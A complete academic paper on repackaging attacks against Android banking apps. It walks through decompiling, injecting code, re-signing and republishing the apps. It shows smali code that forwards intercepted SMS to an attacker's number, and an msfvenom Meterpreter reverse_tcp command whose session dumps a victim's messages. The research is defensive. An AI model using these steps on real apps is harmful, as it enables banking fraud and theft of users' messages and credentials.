Security Analysis of Modern Mission Critical Android Mobile Applications

Xi Zheng
xi.zheng@deakin.edu.au

Lei Pan
l.pan@deakin.edu.au

Erdem Yilmaz
eyilma@deakin.edu.au

School of IT, Deakin University, Geelong, Victoria, 3220 Australia

ABSTRACT

Mobile devices have become an indispensable component of our daily life. New applications published by developers help users to do their daily activities easier and faster. As the market leader of mobile OS, Android provides numerous applications in official and other application markets. However the simplified access model to mobile applications makes malicious applications more accessible to sensitive data that users store on their mobile devices. For instance, mobile banking applications are lucrative targets of the hackers to access user data without authorization. Current security structure of the Android OS makes trivial for hackers to acquire source codes of legitimate applications and republish them after injecting malicious codes into the original source codes. This process of acquiring legitimate application codes, modifying them with malicious intents and then republishing on available application stores is often known as Repackaging attack. The main focus of this study is to analyze popular security attacks to mobile applications, conduct preliminary experiments to evaluate the feasibility and difficulty in implementing security attacks to a mission critical mobile application, identify existing solutions and research gaps, and propose research directions. We successfully conduct three repackaging attacks to access victim's data by by using different hacking tools and techniques. By analyzing these scenarios, we evaluate their level of risks and propose technical mitigation.

CCS Concepts

•**Security and privacy** → *Software security engineering; Software reverse engineering;*

Keywords

Mobile Applications; Security Vulnerabilities; APK Tamper Detection; Repackaging Attack; Code Obfuscation; Reverse Engineering

1. INTRODUCTION

ACSW '17, January 31-February 03, 2017, Geelong, Australia
© 2017 ACM. ISBN 978-1-4503-4768-6/17/01...$15.00
DOI: http://dx.doi.org/10.1145/3014812.3014814

In this information-oriented society, mobile devices have witnessed incredible popularity and growth in recent years. In 2011, the number of Android smartphone activation has already reached 550,000 each day [12]. One key enabler for the rapid growth of mobile devices is the vast number and wide variety of smart applications available. As an example, as of July 2015 there are around 1.6 million applications available in Google Play [26] as compared to around 200,000 applications in 2011 [2]. These applications extend the capability of mobile devices and empower users with unprecedented usability and convenience as compared to basic features like making phone calls and typing text messages.

However increasing availability and functionality of mobile devices makes security of these devices more important concern especially for mobile applications which handle sensitive information. Current mobile operating system market has several competitors including Android, iOS, Blackberry, and Windows. Among these competitors Android has the highest market share with about 80 percent [9]. With the increasing number of mobile phones using Android OS, security concerns related to this operating system have become more and more urgent.

In this study, we analyze various security vulnerabilities in Android mobile applications, specially for mission critical applications (e.g., mobile bank applications). Among these security issues, we focus on analyzing application repackaging attack where an legitimate Android application is disassembled, planted with malicious codes, and rebuilt into a new application. As one of our findings in repackaging attack, we noticed that the absence of effective security countermeasures is the main reason that maliciously repackaged applications can be uploaded into Android markets such as *Amazon Appstore*, *Slideme*, *Google Play* and other alternative app markets. This security loophole makes easier to trick end-users install and use these malicious applications [15]. In [3], it is shown that all of the top paid Android applications have been successfully hacked and attackers added malicious code in this legitimate applications. From this aspect, market leaders Android and iOS show similarities. In fact, many mobile apps without security protection can be reverse engineered into source codes with a little aid of using a file manager and a decompiler program.

In this paper, we conduct case studies where we use vulnerabilities identified in mobile applications to imitate and follow steps of an attacker who is targeting mobile applications. Our study targets one of the most commonly used and also safety — critical mobile applications — mobile banking application. Our evaluation result shows that these mission critical applications are vulnerable to repackaging attacks as the application has not been written with security in mind and are easily decompiled, understood, and hacked. In particular, after an bank mobile application is successfully hacked, we explore the possible actions performed by malicious hackers. We implemented some private information stealth in our evaluation after successfully hacked the mobile application to demonstrate the complex nature of this vulnerability. We argue that our investigation has its unique merit as mission critical applications like mobile banking apps have been developed to provide better and faster service to clients, therefore most of the clients would like to use this type of mobile applications to make safety-critical actions (i.e., financial transactions) via mobile apps because of accessibility. However it increases scale of damage to users as hackers can easily steal user's personal data and sensitive information such as credentials. In this work, we also analyze pros and cons of potential solutions to detect repackaging attacks and provide research directions.

Our concrete contributions in this paper are manifold:

- We conduct an analysis of security vulnerabilities of mobile applications specifically repackaging attacks targeted for Android applications.

- We evaluate how difficult to implement a repackaging attack to a real bank mobile application available in Android market and assess what possible damages a hacker can execute after successful hacking into the application.

- We conduct an analysis of some promising solutions to detect repackaging attacks, find the gaps, and propose research directions.

2. RELATED WORK

In [9], the study lists malvertising, repackaging attack, update attack, drive-by-download attack, all of which have been recently used by cyber attackers to reach their victims. The study also finds out majority of anti-virus tools are based on static analysis or signature-based approach. These tools are susceptible to obfuscation. Cyber attackers can use polymorphism and metamorphism to evade anti-virus detection. According to [27], many mission critical mobile applications (i.e., banking applications) lack adequate authentication of digital certificates, which can be exploited by hackers to conduct phishing attacks. In [11], it is found out that mobile application users are accustomed to enter passwords after clicking on a link. This behavior would be considered unsafe in the traditional applications. This emerging mobile user habit making phishing attack much easier on mobile applications than on the desktop counterparts. These studies on mobile application attacks provide a general overview of the security vulnerabilities, however very little information is provided on how to conduct these attacks and how severe would be the consequences of such attacks. In this paper, we focus on one of the most dangerous and pervasive attacks — repackaging attack. We implement the attack on a real mobile application publicly available in Australia, analyze the technical difficulty of conducting such attack, analyze pros and cons of using state of the art solutions to detect such attacks, and propose solutions.

In [14], the study does an extensive literature review specifically for mobile banking applications. It is found that the security issues lie in the limited experience for mobile developers in protecting sensitive data, limited resources dedicated to security aspects [4], existing authentication mechanisms (including signature, PIN, password, and card security code) are both weak and rigid for new types of security attacks [7]. The study also discusses some state of the art security solutions to protect mobile banking applications. These solutions include account profiling technology [7], biometric based authentication and identification [10], a combined security mechanism combining Transport Layer Security protocol (TLS) and a new trust negotiation protocol for client authentication [8], a multi-step mobile banking risk assessment method including information classification, threat identification, risk measurement, and risk communication [25]. The study also employs a blog mining approach to identify a number of security threats for mobile banking applications including mobile malware, tampering from third party application, phising/fake application update, attacks from Wi-Fi hot spots, and the lack of protection against reverse engineering. Our work is mostly aligned with the protection against reverse engineering, which is exploited by repackaging attack. Furthermore, we analyze other solutions to deal with repackaging attack besides improving protection against reverse engineering.

In [15], the study uses static analysis to construct method invocation graph to detect repackaging attacks as the connections between malicious codes and the original codes are presumably weak. The proposed *MIGDroid* calculates thread scores for every method which invokes a sensitive API. The *MIGDroid* platform was used to test 1,260 Android malware samples. The study demonstrates the detailed process and testing results to show its efficiency in the lab, however there is no thorough empirical study on whether a more sophisticated and subtle malware can be detected by the approach and how these attacks can be created and executed. In [17], the study identifies a new type of attack called *Bankun* (Bank + Uninstall), where an existing bank application is replaced with a malicious one which looks exactly like the legitimate version. As there is no countermeasure identified, the study first demonstrates the attack process step by step for this kind of attack and some experimental attack source code is provided. The study also proposed to show user enough information about the application prior to the uninstallation of the legitimate software to keep user aware of a possible *Bankun* attack. Our study is similar to this one, however we target a more subtle repackaging attack and the solutions do not completely rely on user's awareness which is subjective and thus not reliable.

In [22], the study first investigates how to use decompile tool (e.g., *Baksmali* and *IDA*) to reconstruct the source code (i.e., static code analysis), or use Java Debug Wired Protocol to analyze and reconstruct the source code (i.e., dynamic code analysis). The study mainly focuses on how to clone user identity through bypassing application integrity check and device authentication. The study also performs an identity cloning attacks to two real messenger applications, and proposes solutions like enhanced session table management, additional identification, and through check of third party applications. This work is similar to ours but we are targeting a more dominant and subtle repackaging attacks with repackaging attack implemented on a real mobile bank application and propose solutions.

The detection of malicious contents in repackaged apps is difficult. According to [24], commercial antivirus applications that require a signature database struggle to effectively detect the malicious contents in repackaged apps. A similar observation is made in [19], where most Android hacking attempts are based on decomposing a well-known application, inserting malicious code in legitimate app, recompiling new malicious application and distributing it in app markets. It is also proposed that the domain separation method may be used to secure legitimate applications.

The significance of our research and the validity of our methodology are echoed in [16]. The study shows that most of the Korean banking apps are vulnerable to repackaging attack and it is possible to transfer money to unintended accounts without gathering personal information of users such as sender's public key certificate, the password to their bank account. In their study, they provide detailed code snippets to show how process can be fulfilled; and the authors provide some proposed countermeasures to prevent repackaging attacks. In comparison, we conduct similar repackaging attacks targeting latest version of banking mobile applications from three most popular and largest banks in Australia, and then we propose a few solutions to deal with repackaging attacks.

To simulate the real attack scenarios, an IT student is supervised to conduct the repackaging attacks, who has amateur level of knowledge in Java and Smali. Our aim is to demonstrate how easy (for an amateur level IT developer) it is to hack into a commercial grade mission-critical application containing high level privacy information (e.g., bank application) to raise the alarm. Also in [16], the countermeasures proposed covers only self-signing restriction, code obfuscation, and code attestation, which are not sufficient to detect and prevent repackaging attacks. In comparison, we propose a more comprehensive landscape of the available countermeasures and analyze their effectiveness through comparison.

3. SECURITY ANALYSIS

3.1 Repackaging Attack Analysis

As indicated in [30], mobile applications for Android devices can be installed from official Android market or any other market, and mobile application developers may prefer to submit their applications to any available markets. From our point of view, legitimate mobile applications of Australian banks can be downloaded from *Google Play*; and subsequently, the manipulated codes from these applications can be re-submitted to or uploaded in secondary android markets. Research shows that most malware are actually repacked version of the legitimate applications because of the fact that Android market does not enforce mandatory check on the identity of the developer and the relationship between developer and application [20]. Therefore, attacks on mobile banking applications generally focus on replacing legitimate applications with repackaged version which look like the legitimate one [17].

Because these mission critical Android applications can be downloaded and installed via different markets and via local repositories, there are many use cases when a victim leaks sensitive data through a rogue app. This incurs significant security issues as attackers can upload maliciously modified Android applications to any of these markets, which makes implementation and deployment of countermeasures very challenging.

We will walk through the whole process of repackaging attack starting from some rudimentary information regarding Android application, deployment package, and a theoretical process of repackaging attack in a summary.

The deployment package of android apps (i.e., APK) actually are zip files which contain a manifest file, resource files, and compiled Dalvik Executable [28]. When the Android packages are decompiled, the attacker obtain a list of items — APK application resources such as layouts and icons, Android manifest which consists of meta-data information such as package name, version name, version code, permissions, activity list, and main activity of the application; Smali folders primarily contain Java codes converted to smali language; Another important file is digital certificate, where every Android app should be signed by its developer and a copy of this certificate is usually placed in APK file [28].

With respect to the structure of a typical Android application, there are four components serving as building blocks. These components can be listed as Activity, Service, Broadcast Receiver, and Content Provider. Every application requires a main activity as the beginning point and then loads other activities if needed. Every activity provides a screen for the users to interact with, and organization of these activities is accomplished by using a stack. Whenever an activity starts, it is placed to the top of the stack. Background activities related to a task (which is fulfilled in an activity) are named as services. Special messages broadcasted by the system or applications are handled by services and these services can rely on other services. Content of different components of an application can be invoked by others using *intent*, and content provider provides these content for demanding activity [28].

As mentioned previously, the execution sequence of an application starts with a main activity. This main activity is specified in the manifest file. When a user clicks the application icon, the main activity serves as a start point, and triggers application switch between activities by invoking related components. An *intent* object defines the target activity and when user interface is loaded for this activity via *onCreate()* method, the view for this activity is placed at the top of the stack. The view is then put on the top of the view stack and becomes the running activity [28].

Capability of using resources for every task is defined with related permissions which are listed in manifest file. These permissions are important for general security concept of android, because the android security mechanism relies on sandboxing and permissions. Every application running on a device has a unique user ID which is assigned to this application. In this way, application is isolated from other applications running on this devices. This implementation assures that one application does not have access to other applications' file and resources. If an application requires to access a specific phone resource, this access is granted according to the predefined permissions set by the app developers. For a general security implementation on Android, these permissions are displayed before the application is downloaded to get user's approval. Therefore, according to developers intend, any kind of permission can be claimed such as access to the settings of the phone, access to SMS and other data [6].

The adoption of generic structure among Android applications makes hackers job easier. As a matter of fact, full copies of most applications can be downloaded from official or other markets. Using a file manager application on an Android devices, a downloaded APK file can be transferred to a computer for analysis and hacking. Generally, malicious code can be injected in main activity of the application, however, any method in the structure of working process is a possible candidate for malicious code injection. If attacker's intention is to acquire user id and password for a banking application, then the main target will be the Java code handling user input prior to the encryption process. When malicious code is injected to application, necessary permissions can be claimed by hacker without encountering with any countermeasure, if they are absent in manifest list. Having decompiled an application, attackers can inject malicious code and add extra permissions necessary for malicious purposes; and then the attacker's last step is to compile the application with embedded malicious codes and sign it before redistribution.

In the next section, we will walk through the implementation details of repackaging attack.

3.2 Repackaging Attack Implementation

3.2.1 Required Critical Data from Android Devices

Every Android device has some critical and unique information, protection of which is very important to secure Android application. However these data can be acquired using repackaging attack. Actually, except for digital certificate, there is no protection against repackaging attack and critical information listed below can be gathered easily if we assume that there is no antivirus application installed [1].

- International Mobile Equipment Identity (IMEI) applications, including those with distributed scheduling systems.
- International Subscriber Identity (IMSI)
- Android ID
- Mobile Subscriber Integrated Services Digital Network number (MSISDN)
- Contact List
- Contents of External SD card (application data)

As shown in the following examples, most of these information can be acquired easily through repackaging attack.

3.2.2 General Attack Procedure

Repackaging attack procedure for mobile application can be generalized in several steps as shown in Figure 1.

The first important part of the attack is to write the malicious codes. This code snippet can be written in smali language but usually in Java due to the technical requirements. This malicious code snippet is then compiled to executable files in *Android studio*. The compiled application will provide a standalone application installed in mobile device. More concretely, *Android studio* compiles the application in an APK file and this file can be retrieved from mobile devices using any file manager application.

When malicious code is ready, the second important step is to download application from any android market. By using *ASTRO* application APK file of the target application can be cloned. When the two applications are ready. Both




WRITE MALICIOUS CODE
COMPILE MALICIOUS APPLICATION
DECOMPILE MALICIOUS APPLICATION
DOWNLOAD LEGITIMATE APPLICATION
DECOMPILE LEGITIMATE APPLICATION
FIND TARGET SMALI FILE
COPY MAIN ACTIVITY SMALI FOLDER
COPY MALICIOUS CODE SNIPPET
ADD SMALI FILE TO TARGET APP'S SMALI FOLDER
ADD NECESSARY PERMISSIONS TO MANIFEST FILE
ADD MALICIOUS CODE SNIPPET TO SMALI FILE
MAKE MALICIOUS FILE MAIN ACTIVITY
ADD NECESSARY PERMISSIONS TO MANIFEST FILE
COMPILE APPLICATION
SIGN COMPILED APPLICATION
PUBLISH IN ANDROID MARKET

Figure 1: Attack Procedure

of them should be converted a folder which covers all components of the application as explained previous sections. APK files actually are compressed files and using *APKtool* application to reveal its detailed contents. More concretely, the contents of a decompiled APK file consists of a few main components that hackers often modify. These components are shown in Figure 2.

The second phase of the attack is to locate the target smali folder and add malicious code in this folder or add a method in the existing executable to invoke malicious smali file which we will add into smali files folder in the legitimate application. However this part of the attack can be technically challenging, because of involvement of Java and smali. Any notation which is not accordance with smali language or general process of the smali folder will cause an error in application signing process; otherwise, there will be no error and we can proceed to the next step.

The third step is to add necessary permissions to application's `Android_Manifest.xml` file. The fourth phase is to compile the application folder to a new APK file using *APKtool* application and to sign the modified app by using a signature-generation tool such as `signapk.jar`.



APK folder
assets
res
smali
unknown
AndroidManifest.xml
apktool.yml
Add new smali files or modify existing smali folders
Application's digital certificate
If necessary add new permissions

Figure 2: Decompiled APK Components Subjected to Repackaging Attacks

The last phase of the attack is to publish the maliciously changed application in any application market.

3.3 Repackaging Attack Evaluation on three real mobile bank applications


3.3.1 *Evaluation Settings*

To evaluate the effectiveness of repackaging attacks, we use three most popular Australian banks' mobile banking applications: C bank, B bank and W bank. We use the latest version of the banking apps, which has been installed on a victim device, at the time of study. Basically, mobile applications have been installed from *Google Play* Android market and the APK file are reproduced. The testing environment consist of two components — the mobile device is Sony Ericson LT26i and the Android version is the latest Android version for this device Android 4.1.2. During the implementation phase of Attack Scenario 1, Avira antivirus application has been installed on the device, however for the scenario 2 and 3, because of nature of the reverse connection, it is assumed that there is no antivirus application installed on device.

3.3.2 *Attack Scenario 1: Stealing text messages received by victim*

A code snippet will be added to a legitimate mobile banking application to capture the SMS messages received by victim. Such SMS messages often contain information for authorizing money transfer, adding a new payee account, changing passwords or personal details.

To acquire a copy of necessary files, we installed the file manager application ASTRO and a legitimate application on the mobile phone. We then used ASTRO to dump an image of the banking application released by C bank. That is, the APK file became available for reverse engineering. We used APKtool to decompile the acquired APK file. In result, we obtained a list of files as shown in Figure 3.




```
$ java -Xmx128m -jar C:/Users/erdem/.apkstudio/vendor/apktool.jar -f d C:/Users/erdem/Desktop/com.commbank.netbank.apk -o C:/Users/e
I: Using Apktool 2.0.2 on com.commbank.netbank.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\erdem\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Baksmaling classes2.dex...
I: Copying assets and libs...
```

Java: 1.8.0 8u51 | ADB: n/a | APK Tool: 2.0.2

Sucessfully rebuilt C:/Users/erdem/Desktop/com.commbank.netbank.apk

Figure 3: List of the Decompiled Files of C Bank's Moible Application

Then we focused on the *smali* folder from this list. The attack can be accomplished by replacing the existing smali files with malicious codes. This operation ensured that any received SMS by the victim will be forwarded to attacker's device. We modified a smali file to specify the attacker's number as shown in Figure 4. This smali file was then placed into the original smali folder of the C Bank application. To access the SMS service, we allowed this malicious program to access SMS services by modifying the permission list.



C:\Users\erdem\Desktop\hackapp\hackapp\smali\com\sms\smshacker\SMSHacker.smali - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
mx19980320.txt
port_scanner.py
site.py
AndroidManifest.xml
AndroidManifest.xml
testkey.pk8
SMSHacker.smali


```
    const-string v2, "Message has been intercepted!\n"

    invoke-direct {v1, v2}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V

    invoke-virtual {v1, v3}, Ljava/lang/StringBuilder;->append(Ljava/lang/String;)Ljava/lang/StringBuilder;

    move-result-object v1

    invoke-virtual {v1}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

    move-result-object v3

    .line 43
    :try_start_0
    invoke-static {}, Landroid/telephony/SmsManager;->getDefault()Landroid/telephony/SmsManager;

    move-result-object v0

    .line 44
    .local v0, "smsMan":Landroid/telephony/SmsManager;
    const-string v1, "0435834296"

```

Figure 4: Adding Attacker's Device to Caputre the Forwarded SMS from the Victim

Lastly, we compiled the APK file with modifications mentioned above, resigned the repackaged APK file and installed on the test mobile. A successful attack to capture the SMS is depicted in Figure 5.

3.3.3 *Attack Scenario 2: Reverse Connection with Metasploit and Dumping User Data*

In this scenario, we established a reverse connection to the victim's device so that sensitive user data can be leaked to the attacker. We used a legitimate mobile app developed by W bank.




+61427767834

16:49
Now we will see if our app is successful or not

16:49
Message has been intercepted!
SMS From: +61427767834
: Now we will see if our app is successful or not

Figure 5: Caputred SMS Sent to the Victim


This time, we used metasploit framework to generate a malicious payload. That is, we created an APK file by using *msfvenom* together with the payload *payload/android/meterpreter/reverse_tcp*. The generated APK file was named as *connector.apk* as shown in Figure 6. The '-p' option specified the payload name; the LHOST specified the attacker's IP address and LPORT port number; the 'R' option specified the location to store the generated APK file.



```
msf > msfvenom -p  payload/android/meterpreter/reverse_tcp LHOST=192.168.1.9 LPO
RT=4444 R > Desktop/connector.apk
[*] exec: msfvenom -p  payload/android/meterpreter/reverse_tcp LHOST=192.168.1.9
 LPORT=4444 R > Desktop/connector.apk

msf >
```

Figure 6: Generated Malicious Payload

We used APKTool to decompile the legitimate banking app and the generated app as shown in Figures 7 and 8. Upon the completion of this step, we obtained the malicious smali files from the smali folder of the generated App. This smali file was then placed in the smali folder of the legitimate banking app. We also added a trigger in the legitimate app to load this malicious smali file at the invocation of the login activity.



AndroidManifest.xml - APK Studio - http://git.io/vcZx0

```
org.westpac.bank
  assets
  lib
  original
  res
  smali
  unknown
  AndroidManifest.xml
  apktool.yml
```


```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" packa
    <permission android:label="Card Widget Updates" android:name="org.west
    <uses-permission android:name="org.westpac.ppm.widget.REFRESH"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATI
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.NFC"/>
    <uses-permission android:name="android.permission.NFC_TRANSACTION"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.SMARTCARD"/>
    <uses-permission android:name="android.permission.VIBRATE"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORA
    <uses-permission android:name="com.google.android.providers.gsf.permis
```

```
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\erdem\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
Process exited with code 0
```

Figure 7: Decompiled Mobile App of W Bank

Then we recompiled the repackaged application before it was installed on the test mobile. Then, a reverse connection was established from the victim device to the attacker's metasploit console immediately after the login splash screen was displayed, which is shown in Figure 9.

Once the connection was established, the attacker gained the access to sensitive user data including call logs, contact lists, SMS messages, geographical location data and so on. The complete list of attacker's potential actions is shown in Figure 10. We downloaded all of 744 SMS messages stored in




AndroidManifest.xml - APK Studio - http://git.io/vcZx0

```
connector
  original
  res
  smali
  AndroidManifest.xml
  apktool.yml
```

```
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" packag
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"
    <uses-permission android:name="android.permission.ACCESS_COURSE_LOCATIO
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
```

```
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: C:\Users\erdem\apktool\framework\1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
Process exited with code 0
```


Figure 8: Decompiled Malicious App Generated by Metasploit



```
msf exploit(handler) > run

[*] Started reverse TCP handler on 192.168.1.9:4444
[*] Starting the payload handler...
[*] Sending stage (60830 bytes) to 192.168.1.7
[*] Meterpreter session 1 opened (192.168.1.9:4444 -> 192.168.1.7:49889) at 2016
-03-28 16:05:06 +1100

meterpreter >
```

Figure 9: Reverse Connection Established between the Victim's Device and the Attacker's Metasploit Console

the victim's device into a text file by executing the command *dump_sms*.



